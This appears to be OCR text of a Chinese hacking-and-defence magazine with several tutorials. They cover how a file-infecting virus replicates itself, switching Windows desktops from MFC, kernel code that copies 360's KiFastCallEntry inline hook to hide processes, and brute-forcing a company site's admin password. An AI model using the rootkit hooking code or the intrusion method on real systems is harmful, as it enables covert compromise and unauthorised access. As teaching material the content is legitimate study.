
感染标记检测完之后要对目标文件添加病毒代码。虽然自我复制的原理和技术之二中介绍的原理一样，但如何实现的自我复制，理解起来可能还会有一定难度，这里详细说一下。工程目录下有一个可执行文件 test.exe，运行本文所带的源程序时会复制这个文件为 test_virus.exe，并把函数 VirusCode 中的代码添加到这个文件中。注意，源程序运行时函数 VirusCode 编译后生成的二进制代码是存在于内存中的，只不过主函数并没有去调用执行。向 test_virus.exe 中添加代码的过程实际上是从内存中读数据写入文件的过程。当 test_virus.exe 或其他带了病毒的程序运行时，病毒代码又会装入内存。在病毒代码中我们得到了病毒代码的开始地址，代码长度，这两个值共同标记了病毒代码所在的内存。我们在病毒代码中向其他文件添加代码时，如果把这块内存中的数据写入其他文件，就相当于把自己复制了一份放到了其他文件中。理解了这些，所有问题都迎刃而解了。具体代码见源代码。

写一个这个病毒的专杀工具也不难，只要修正一下节表信息，把程序入口地址修改为原入口地址就可以了。如果要做得更完善，还可以用函数 SetEndOfFile 把病毒代码切掉。具体的实现就当给大家留个作业吧。

好了，经过了一系列的文章的介绍，到此为止整个病毒已经完成了。这个程序与其说是病毒不如说是一个病毒框架，因为这个程序只有寄生与自我复制功能，笔者并没有在里面添加任何具有破坏功能的代码。如果在本程序的基础上加上全盘扫描的功能，再加点格式化硬盘的代码，其后果可想而知。但是笔者希望读者能站在纯技术的立场上看待这个程序，不要拿来去做违法的事。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：窗口、桌面、VC



再谈窗口站与桌面

文 GF

在前几期我和大家讨论过关于用户环境的问题。这里再简单复述下问题缘由，即当我们不在一个 session 时，对用户信息

获取会遇到的一些问题。

最近又遇到类似的问题：要求以类似服务运行的程序能与用户桌面互动。之所以说是类似，因为这个程序是被系统调用的。调用者（系统）的桌面并不是用户桌面（一般以System用户调用的多是这种情况），窗口站甚至都不是winsta0。这个可以通过GetProcessWindowStation和GetUserObjectInformation来查看当前的窗口站。如果要查看桌面，使用GetThreadDesktop。由此我们也可以看出来，进程与窗口站对应，线程则是与桌面对应。

好在Windows提供了一系列API供我们操作窗口站和桌面。实现思路为：通过切换工作线程关联的桌面，让其与需要的桌面互动。相关代码如下：

```
void setdesktop()
{
char Info[MAX_PATH] = "";
    HWINSTA m_hwinsta = OpenWindowStation(_T("Winsta0"),
 false,
                         GENERIC_ALL);
    if (m_hwinsta == NULL){
        sprintf(str,"1:%d\r\n",GetLastError());
        WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
        return false;
    }
    if (!SetProcessWindowStation(m_hwinsta)){
        sprintf(str,"2:%d\r\n",GetLastError());
        WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
        return false;
    }
HDESK hActiveDesktop;
    DWORD dwLen;
    hActiveDesktop = OpenInputDesktop(DF_ALLOWOTHERA
CCOUNTHOOK, true,
    GENERIC_ALL);
    sprintf(str,"1:%d\r\n",GetLastError());
    WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
    if(!hActiveDesktop)//打开失败
    {
        sprintf(str,"3:%d\r\n",GetLastError());
        WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
        return false;
    }
    GetUserObjectInformation(hActiveDesktop, UOI_NAME,
pvInfo, sizeof(pvInfo), &dwLen);
    sprintf(str,"2:%d\r\n",GetLastError());
    WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
    if(dwLen==0)//获取失败
    {
        sprintf(str,"4:%d\r\n",GetLastError());
        WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
        return false;
    }
    CloseDesktop(hActiveDesktop);
    HDESK m_hdesk = OpenDesktop("default", 0, false,
        DESKTOP_CREATEMENU |
        DESKTOP_CREATEWINDOW |
        DESKTOP_ENUMERATE    |
        DESKTOP_HOOKCONTROL |
        DESKTOP_JOURNALPLAYBACK |
        DESKTOP_JOURNALRECORD |
        DESKTOP_READOBJECTS |
        DESKTOP_SWITCHDESKTOP |
        DESKTOP_WRITEOBJECTS);
    sprintf(str,"3:%d\r\n",GetLastError());
    WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
    if (m_hdesk == NULL)
    {
        sprintf(str,"5:%d\r\n",GetLastError());
        WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
        return false;
    }
    if (!SetThreadDesktop(m_hdesk))
    {
        sprintf(str,"6:%d\r\n",GetLastError());
        WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
    return false;
    }
    sprintf(str,"ok:%d\r\n",GetLastError());
    WriteFile(dat_handle,str,strlen(str),&BytesWritten,0);
    return TRUE;
}
```

OpenInputDesktop是获取当前接受输入桌面，间接达到更为准确地与当前用户互动的目的（比如区分winlogon和default）。不过最容易犯的错误可能是，没考虑窗口站直接使用OpenInputDesktop导致失败。所以如上代码所示，默认将窗口站切换到winsta0。

以上代码调试成功后刚准备舒口气，不想在MFC中完全哑火。经过几个小时的耐心跟踪，发现是在最后的一个函数SetThreadDesktop(m_hdesk)执行时失败了，错误ID为170，即：The requested resource is in use。直接看提示有点莫名其妙，一般这个时候可以耐心看看该函数的备注信息。果不其然找到有用的信息：

> The SetThreadDesktop function will fail if the calling thread has any windows or hooks on its current desktop (unless the hDesktop parameter is a handle to the current desktop).

大致意思是使用该函数的线程不能有任何窗口资源以及hook当前桌面的操作。当然从道理上也很容易理解：冒然改变关联桌面，那之前关联的资源（如果有）怎么办?

虽然早知道是MFC本身搞的鬼，但是这么一来就更有信心解决这个问题了。之前只是尝试尽量将上面代码放在MFC的入口处，不过仍旧失败。我们知道MFC的真正入口点被微软封装了。我们很难保证并且很大程度上可以相信在由那个真正的入口到我们能操作的入口点InitInstance（）中间：MFC帮我们初始化了一系列窗口资源和hook。既然MSDN说要一个“干干净净”的线程，那我们干脆新建一个得了，在InitInstance（）中实现如下：


```
BOOL CtestApp::InitInstance()
{
    // 如果一个运行在 Windows XP 上的应用程序清单指定要
    // 使用 ComCtl32.dll 版本 6 或更高版本来启用可视化方式，
    //则需要 InitCommonControlsEx()。否则，将无法创建窗口。
    INITCOMMONCONTROLSEX InitCtrls;
    InitCtrls.dwSize = sizeof(InitCtrls);
    // 将它设置为包括所有要在应用程序中使用的
    // 公共控件类。
    InitCtrls.dwICC = ICC_WIN95_CLASSES;
    InitCommonControlsEx(&InitCtrls);
    CWinApp::InitInstance();
    AfxEnableControlContainer();
    // 标准初始化
// 如果未使用这些功能并希望减小
    // 最终可执行文件的大小，则应移除下列
    // 不需要的特定初始化例程
    // 更改用于存储设置的注册表项
    // TODO: 应适当修改该字符串，
    // 例如修改为公司或组织名
    SetRegistryKey(_T("应用程序向导生成的本地应用程序"));
    ::CreateThread(0,0,(LPTHREAD_START_ROUTINE)threadf
un,this,0,0);
    while (1)
    {
        Sleep(1);
    }
    return FALSE;
}
```

注意以上代码从 CreateThread 开始完全修改了 MFC 默认给的代码模板。后面需要用个死循环不让 InitInstance 函数结束。再来看线程函数 threadfun 里代码，其实也就只是将原来的代码搬了个地方。另外，注意 this 指针的传递。

```
void threadfun(void *p)
{
setdesktop();//先改变关联桌面
    CcacacApp *cdlg = (CcacacApp*)p;
    CcacacDlg dlg;
    cdlg->m_pMainWnd = &dlg;
    INT_PTR nResponse = dlg.DoModal();
    if (nResponse == IDOK)
    {
        // TODO: 在此处放置处理何时用"确定"来关闭
        // 对话框的代码
    }
    else if (nResponse == IDCANCEL)
    {
        exit(0);// 主动结束程序
        // 对话框的代码
    }
    // 由于对话框已关闭，所以将返回 FALSE 以便退出应用
程序，
    // 而不是启动应用程序的消息泵。
}
```

经过这样重新"封装"后。这个 MFC 程序在任何 session 下都能与当前用户桌面互动了。

前置知识：VC
关键词：HIPS、360、HOOK



HIPS研究之学习360的SSDT Hook

文/图 AntBean

大家都知道，360 对重要的 Service 进行 Hook 时，并非使用最古老的方式通过修改 SSDT 表来实现。而是 Inline Hook 了 KiFastCallEntry。通过 XueTr.exe 可以发现，重要的是 Hook KiFastCallEntry 的位置。这里我们可以在 windbg 中看一下，情况如下。

未 Hook 时，如图 1 所示。

```
kd> u
nt!KiFastCallEntry+0xcc:
8053e61c ff0538f6dfff     inc     dword ptr ds:[0FFDFF638h]
8053e622 8bf2             mov     esi,edx
8053e624 8b5f0c           mov     ebx,dword ptr [edi+0Ch]
8053e627 33c9             xor     ecx,ecx
8053e629 8a0c18           mov     cl,byte ptr [eax+ebx]
8053e62c 8b3f             mov     edi,dword ptr [edi]
8053e62e 8b1c87           mov     ebx,dword ptr [edi+eax*4]
8053e631 2be1             sub     esp,ecx
kd> u
nt!KiFastCallEntry+0xe3:
8053e633 c1e902           shr     ecx,2
8053e636 8bfc             mov     edi,esp
8053e638 3b35549a5580     cmp     esi,dword ptr [nt!MmUserProbeAddress (80559a54)]
8053e63e 0f83a8010000     jae     nt!KiSystemCallExit2+0x9f (8053e7ec)
8053e644 f3a5             rep movs dword ptr es:[edi],dword ptr [esi]
8053e646 ffd3             call    ebx
8053e648 8be5             mov     esp,ebp
8053e64a 8b0d24f1dfff     mov     ecx,dword ptr ds:[0FFDFF124h]
```

图 1

Hook 后，如图 2 所示。

```
kd> u KiFastCallEntry+0xcc
nt!KiFastCallEntry+0xcc:
8053e61c ff0538f6dfff     inc     dword ptr ds:[0FFDFF638h]
8053e622 8bf2             mov     esi,edx
8053e624 8b5f0c           mov     ebx,dword ptr [edi+0Ch]
8053e627 33c9             xor     ecx,ecx
8053e629 8a0c18           mov     cl,byte ptr [eax+ebx]
8053e62c 8b3f             mov     edi,dword ptr [edi]
8053e62e 8b1c87           mov     ebx,dword ptr [edi+eax*4]
8053e631 e952f0f700       jmp     814bd688
kd> u
nt!KiFastCallEntry+0xe6:
8053e636 8bfc             mov     edi,esp
8053e638 3b35549a5580     cmp     esi,dword ptr [nt!MmUserProbeAddress (80559a54)]
8053e63e 0f83a8010000     jae     nt!KiSystemCallExit2+0x9f (8053e7ec)
8053e644 f3a5             rep movs dword ptr es:[edi],dword ptr [esi]
8053e646 ffd3             call    ebx
8053e648 8be5             mov     esp,ebp
8053e64a 8b0d24f1dfff     mov     ecx,dword ptr ds:[0FFDFF124h]
8053e650 8b553c           mov     edx,dword ptr [ebp+3Ch]
```

图 2

显然原来的标志的位置被修改成一个 jmp 了。

再看看，该 jmp 的内容，如图 3 所示。

```
kd> u 814bd688
*** ERROR: Module load completed but symbols could not be loaded for hookport.sys
814bd688 e9d3bb7e77       jmp     hookport+0x9260 (f8ca1260)
814bd68d 98               cwde
814bd68e 81810200050a4e744673 add dword ptr [ecx+0A050002h],7346744Eh
814bd698 0100             add     dword ptr [eax],eax
814bd69a 0000             add     byte ptr [eax],al
814bd69c e0fb             loopne  814bd699
814bd69e b8f8000000       mov     eax,0F8h
814bd6a3 0001             add     byte ptr [ecx],al
kd> u f8ca1260
hookport+0x9260:
f8ca1260 8bff             mov     edi,edi
f8ca1262 9c               pushfd
f8ca1263 60               pushad
f8ca1264 57               push    edi
f8ca1265 53               push    ebx
f8ca1266 50               push    eax
f8ca1267 e840ffffff       call    hookport+0x91ac (f8ca11ac)
f8ca126c 89442410         mov     dword ptr [esp+10h],eax
kd> u
hookport+0x9270:
f8ca1270 61               popad
f8ca1271 9d               popfd
f8ca1272 2be1             sub     esp,ecx
f8ca1274 c1e902           shr     ecx,2
f8ca1277 ff351837caf8     push    dword ptr [hookport+0xb718 (f8ca3718)]
f8ca127d c3               ret
f8ca127e cc               int     3
```

图 3

在此，可以清楚地看到 hookport 中将 edi，ebx，eax 入栈，调用函数后，将返回值 Eax 写回到堆栈上。

此处 eax 为服务表基地址，ebx 为服务函数地址，edi 为在服务表中的索引。

通过将 eax 回写到[esp+10h]，修改了 ebx，从而达到了 hook SSDT 的效果。

到此理论介绍完了，下面我们将模仿 360 的 Inline Hook 实现我们的 SSDT Hook。在这个 Hook 中实现最经典的进程隐藏。

1．先通过 SSDT Hook ZwSetEvent，在自己的代理函数中通过对传入值判断，看是不是要对 KiFastCallEntry 进行 Inline Hook。如果是，则 Inline Hook KiFastCallEntry。这样做有个好处，可以在

ZwSetEvent 中进行栈回溯，它的调用者一定是 KiFastCallEntry，从栈上取出返回地址，再从该返回地址进行逆向搜索，特征码匹配，找我们要 Inline Hook 的点，错误率大大降低了。

代码如下：

```
NTSTATUS FZGetKiFastCallEntry()
{
    //先ssdt hook ZwSetEvent
    ULONG ntkrnl;
    ULONG size;
    FZGetModuleInfo(NULL, &ntkrnl, &size);

    _ZwSetEvent = FZGetProcAddr(ntkrnl, "ZwSetEvent");
    origNtSetEvent = FZHookSSDT((ULONG)_ZwSetEvent, (ULONG)MyNtSetEvent);

    _NtSetEvent = (NTSTATUS (*)(HANDLE, PLONG))origNtSetEvent;

    return ZwSetEvent((HANDLE)0x12345678, 0);
}

NTSTATUS MyNtSetEvent(__in HANDLE EventHandle,__out_opt PLONG PreviousState)
{
    if (EventHandle ==(HANDLE) 0x12345678)
    {
        //恢复ZwSetEvent的 SSDT Hook
        FZUnhookSSDT(_ZwSetEvent, origNtSetEvent);

        //保证由KiFastCallEntry调用进入的
        ULONG retAddr;
        __asm
        {
            push eax
            mov eax, [ebp+4]
            mov KiFastEntryAddr, eax
            pop eax
        }

        return STATUS_SUCCESS;
    }
    else
    {
        return _NtSetEvent(EventHandle, PreviousState);
    }
}
```

匹配特征码那段比较简单。就是找 sub esp,ecx shr ecx,2 这两句。

找到后进行 Inline Hook。 Inline Hook 的方法这里就不详述了。

2．在 Inline Hook 中将当时的 edi ebx eax 压栈。其中 edi 当时是服务表的基址，ebx 是实际的服务函数地址，eax 是在表中的索引。调用获得 Hook 后地址的 API，将该 API 的返回值回写到堆栈上，从而改变了 ebx 的值。也就达到了 SSDT Hook 的目的。第一个想到使用该方法的人真牛！代码如下：

```
void __declspec(naked) MyKiFastCallEntry()
{

    __asm
    {
    //  pushad
    //  pushfd
        pushfd
        pushad
        push edi
        push ebx
        push eax
        call FZGetHookedAddr
    }

    //任何Zw* 开头的调用都不能使用 因为会递归调用KiFastCallEntry
    __asm{
        mov [esp+0x10], eax
        popad
        popfd
    }
    __asm
    {
        //此处操作 注意堆栈平衡
        sub esp, ecx
        shr ecx, 2
    }
    __asm
    {
        push [retaddr]
        ret
    }
}
```

3．值得一提的是 360 对该 Inline Hook 进行了保护。方法很简单，就是调用 CmRegisterCallback 注册一个注册表操作的回调函数。在该回调函数中检查 Inline Hook 是否被恢复。我们也模仿学习一下，代码如下。

```
//注册CmRegisterCallback
void FZInlineHookProtector(HookContext * pHookContext)
{
    //检测相应位置的inline hook是否是e9 dst
    LARGE_INTEGER liCookie;
    CmRegisterCallback(FZHookRecover, pHookContext, &liCookie);
}


NTSTATUS FZHookRecover( __in PVOID  CallbackContext,
                __in_opt PVOID  Argument1,
                __in_opt PVOID  Argument2 )
{
    HookContext * pHookContext = (HookContext *)CallbackContext;

    ULONG hookAddr = pHookContext->hookAddr;
    //获得当前该位置的字节 与之对比 并恢复

    int len = RtlCompareMemory((char*)pHookContext->hookAddr,
                        (char*)pHookContext->origBytes, pHookContext->length);


    if (len != pHookContext->length)
    {
        KSPIN_LOCK spinLock;
        KeInitializeSpinLock(&spinLock);
        KIRQL origIrql = KfAcquireSpinLock(&spinLock);
        UnprotectMem();

        RtlCopyMemory((char*)pHookContext->hookAddr, (char*)pHookContext->origBytes,
                pHookContext->length);


        ReprotectMem();
        KfReleaseSpinLock(&spinLock, origIrql);
    }

    return STATUS_SUCCESS;
}
```

仿写的完整代码参看附录，实现了以 Test 为子串的进程隐藏。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：编程
关键词：编程 入侵 思考



针对入侵站点后过程分析引起的编程习惯思考

文/图 Cczb1

过程描述

一个朋友让我帮助测试了他们公司企业网站安全性，检查后，总结一些经验：其中经历的过程和思路应该引起网站开发者的思考，下面就和大家分享如下。

1．大概看了这个站点：站点是采用 ASP 做的，一个中规中矩期货交易公司的企业网站。没有过多信息，看不出什么网站模板开发工具创建，在网上也找不到已知漏洞。网站首页也没

有过多和版权及开发相关的信息。首页上有以下几个板块：产品，会员服务，订单，交易行情及价格，网购，企业招聘，企业文化等，不清楚后台和数据库，测试端口也只开放了80端口。看来只能从80端口入手。网站界面如图1所示。




图1

2．登录入口有2个，一个是会员登录在导航上；在右下角不太明显角落有个网站管理入口，这个需要重点关注。还有些联系信息，管理员邮箱等QQ信息等（应该是网站管理员或者业务代表的QQ，收集这些信息在自己制作字典可以用到）。

3．根据收集的信息采用破解工具，破解工具的代码及使用方法很简单：自建字典规则后，生成字典文件。运行工具，填写参数及密码输出文件。采用爆破方式，拿到网站的管理员密码：用户名是admin，密码是网站上一些信息相关的变化组合：前期的信息采集很重要，收集信息越多，成功的机率越大。下面介绍破解工具：界面有些粗糙（如图2所示），但是很实用，详细如下。




图2

工具使用注意事项：

a．代码用.NET写的，需要安装.NET 2.0才可以运行。

b．破解的认证地址在编译前替换代码的相应位置。破解不同网站根据其认证模式，代码可能需要相应地修改。

